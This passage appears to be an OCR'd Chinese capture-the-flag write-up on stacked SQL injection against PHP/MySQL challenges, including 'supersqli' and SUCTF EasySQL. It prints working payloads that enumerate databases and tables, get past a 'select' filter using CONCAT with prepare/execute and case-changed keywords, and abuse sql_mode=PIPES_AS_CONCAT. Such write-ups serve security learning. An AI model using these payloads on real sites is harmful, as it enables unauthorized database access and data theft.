
执行结果如下：

堆注入局限性（php-mysql）

大家都知道，网站后台的查询语句只会返回一个结果，所以我们无法确定我们的堆叠语句是否执行成功。另外还需要注意一个问题，如果我们的网站后台只支持一条 SQL 语句执行，那堆注入不存在了。所以想要支持堆注入还需要网站后台支持执行多条 SQL 语句才可以。如 PHP 需要将 `mysqli_query()` 函数换为 `mysqli_multi_query()` 才可以执行多条 SQL 语句查询。

1、题目如下：







2、注入类型判断：


```
1'       # 报错
1'#      # 正常且为True
1' and 1=1#      # 正常且为True
1' and 1=2#      # 正常且为False
```

如下所示：



3、判断列数：






4、进一步使用如下 Payoad 尝试读取数据库名称:

```
1' union select database(), user() #
```

发现过滤了 select，也无法通过大小写绕过：



5、使用堆叠注入获取数据库名称：


```
?inject=1';show databases;#
```

效果如下：

6、获取数据库表信息：

```
?inject=1';show tables;#
```

执行效果如下：



7、查看列信息：

```
?inject=1';show columns from `1919810931114514`;#
```

执行效果如下：

8、综上我们可以得知 flag 存在于 supersqli 数据库中的 1919810931114514 表的 flag 字段。接下来要读取此字段内的数据，我们要执行的目标语句是：

```
select * from `1919810931114514`;
```


这里需要绕过 select 的限制，我们可以使用预编译的方式。预编译相关语法如下：

```
set         用于设置变量名和值
prepare     用于预备一个语句，并赋予名称，以后可以引用该语句
execute     执行语句
deallocate prepare 用来释放掉预处理的语句
```

直接看 Payload 就懂了：

```
?inject=1';set @sql = CONCAT('se','lect * from `1919810931114514`;');prepare stmt from @sql;EXECUTE stmt;#
拆分开来如下：
?inject=1';
set @sql = CONCAT('se','lect * from `1919810931114514`;');
prepare stmt from @sql;
EXECUTE stmt;
#
```

执行结果如下：




9、这里检测到了 set 和 prepare 关键词，但 strstr 这个函数并不能区分大小写，我们将其大写即可，最终 Payload 如下：


```
?inject=1';Set @sql = CONCAT('se','lect * from `1919810931114514`;');Prepare stmt from @sql;EXECUTE stmt;#
拆分开来如下：
?inject=1';
Set @sql = CONCAT('se','lect * from `1919810931114514`;');
Prepare stmt from @sql;
EXECUTE stmt;
#
```

获得 Flag：


No.13 SUCTF Easysql 之堆叠注入

1、题目如下：







2、先试试堆叠注入查询数据库名称：



2、进一步通过堆叠注入查询表名：



3、进一步想读取字段名，发现有过滤：



在这查列名发现 from 进入了黑名单，无法进展。经查（源码泄露），背后逻辑是：

```
select $_POST[query] || flag from flag
```

如何判断结构是这样？？因为在输入任意字符后输出结果都为 Array ([0] => 1)，那这个 1 肯定是或运算产生的布尔值，所有此处一定有或运算。


4、官方解法：

```
1;set sql_mode=PIPES_AS_CONCAT;select 1
```

Payload 释义：


```
1、构造成select 1;set sql_mode=PIPES_AS_CONCAT;select 1 || flag FROM Flag,
2、其中 PIPES_AS_CONCAT 能将 || 视为字符串连接符而非或运算符，
3、实际运行为select 1;set sql_mode=PIPES_AS_CONCAT;select "1"+flag from Flag
```


执行效果如下：



